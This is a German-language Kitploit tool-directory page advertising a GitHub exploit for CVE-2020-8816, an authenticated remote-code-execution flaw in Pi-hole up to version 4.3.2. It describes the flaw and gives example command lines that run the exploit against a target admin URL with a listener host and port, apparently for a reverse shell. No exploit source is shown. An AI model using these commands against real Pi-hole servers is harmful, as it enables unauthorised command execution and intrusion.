
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/team0se7en/cve-2020-8816
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingRemote-Access-Tool
GitHubteam0se7en/cve-2020-8816

CVE-2020-8816

Pi-hole ( <= 4.3.2) authentifizierte Remote-Codeausführung.

Repository anzeigen
631vor 6 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE 2020-8816 :

Pi-hole (Versionen <= 4.3.2) ist von einer Remote-Code-Ausführungsschwachstelle betroffen. Ein authentifizierter Benutzer des Webportals kann beliebige Befehle auf dem zugrunde liegenden Server mit den Rechten des lokalen Benutzers ausführen, der den Dienst ausführt.

BEISPIEL :

go run CVE-2020-8816.go -host $LHOST -p $LPORT -pass admin -u http://4c9a7a45fa37.ngrok.io/admin/

oder lade die Binärdatei CVE-2020-8816 herunter :


./CVE-2020-8816 -host $LHOST -p $LPORT -pass admin -u http://4c9a7a45fa37.ngrok.io/admin/
Seite Seite Seite

Referenzen :

  • https://natedotred.wordpress.com/2020/03/28/cve-2020-8816-pi-hole-remote-code-execution/
Tool herunterladen